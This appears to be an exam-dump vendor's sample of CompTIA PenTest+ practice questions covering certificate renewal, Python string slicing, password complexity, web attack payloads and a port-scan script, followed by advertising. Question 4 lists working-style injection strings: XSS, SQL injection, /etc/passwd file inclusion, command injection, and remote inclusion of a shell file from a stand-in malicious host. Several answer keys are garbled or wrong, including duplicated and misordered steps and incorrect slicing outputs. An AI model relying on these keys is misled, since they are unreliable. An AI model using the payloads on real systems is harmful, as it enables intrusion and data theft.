

# Comptia

*PT0-001*  
*CompTIA PenTest+ Exam*



**For More Information – Visit link below:**

**<https://www.examsboost.com/>**

## Product Version

- ✓ Up to Date products, reliable and verified.
- ✓ Questions and Answers in PDF Format.

# Latest Version: 18.0

## Question: 1

DRAG DROP


Performance based


You are a penetration Inter reviewing a client's website through a web browser.



Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate source or cookies.









Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcktae2enwqf4bdcb3v	www.com...	/	Session	41	HTTP	Secure	SameSite
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370.12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_hp_id.0767	4a84866c6f9f51c1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99			
_hp_ses.0767	-	comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bcktae2enwqf4bdcb3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	Session	14				delete
__utmt	1	comptia.o...	/	2017-10-1...	7				delete
__utmv	36104370.12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48				delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99				delete
_hp_id.0767	4a84866c6f9f51c1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99				delete
_hp_ses.0767	-	comptia.o...	/	2017-10-1...	13				delete

Secure System

https://comptia.org/login.aspx#remediatecert

**Certificate**

General Details Certificate Path

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

\* Refer to the certification authority's statement for details.

Issued to: \*.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

Install Certificate... Issuer Statement

Learn more about certificates

**Drag and Drop Options**

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

- Step 1 Generate a Certificate Signing Request
- Step 1 Generate a Certificate Signing Request
- Step 2 Submit CSR to the CA
- Step 3 Installed re-issued certificate on the server
- Step 4 Remove Certificate from Server

## Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
```

```
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment

Options may be used once or not at all

Code segment	Output		
<code>s[4:8]</code>	<input type="text"/>	iita	imda
<code>s[4:12:2]</code>	<input type="text"/>	inis	nist
<code>s[3::-1]</code>	<input type="text"/>	nsrt	rota
<code>s[-7:-2]</code>	<input type="text"/>	snmA	trat

**Answer:**

Code segment	Output
<code>s[4:8]</code>	nsrt
<code>s[4:12:2]</code>	snmA
<code>s[3::-1]</code>	trat
<code>s[-7:-2]</code>	imda

### Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex	
1	<input type="text"/>
2	<input type="text"/>
3	<input type="text"/>
4	<input type="text"/>

zv3rl0ry

Zverlory

Zverl0ry

Zv3r!0ry

---

<b>Answer:</b>
----------------

Explanation:

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

### Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.



Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
logfile=%2fetc%2fpasswd%00	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
site=www.exe'ping%20-c%2010%20localhost'mple.com	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
item=widget%20union%20select%20null,null, @@version;--	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
item=widget'+convert(int, @@version)+'	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div>▼</div> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	<div>▼</div> Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", ;, \$, (, ), (. Input Sanitizin ", ' <...>< +.

---

<b>Answer:</b>
----------------

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
site=www.exea'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
item=widget%20union%20select%20null,null, @@version;--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
item=widget'+convert(int, @@version)+'	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .. \, /, sandbox requests</li> <li>Input Sanitization " , ; \$, ( ), (,).</li> <li>Input Sanitization " , ; &lt; . &gt; &lt; +.</li> </ul>

## Question: 5

### DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

```
Drag and Drop Options

#!/usr/bin/ruby

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = {21, 22}

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Answer:



Drag and Drop Options

```
#!/usr/bin/ruby

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)

    else:
```

---

# Thank You for Trying Our Product

Discount Coupon Code:

**EXAMSBOOST10**

For More Information – **Visit link below:**

**<http://www.examsboost.com/>**



## FEATURES

- ✓ **90 Days Free Updates**
- ✓ **Money Back Pass Guarantee**
- ✓ **Instant Download or Email**

**Attachment**

- ✓ **24/7 Live Chat Support**
  - ✓ **PDF file could be used at any**
- Platform**

- ✓ **50,000 Happy Customer**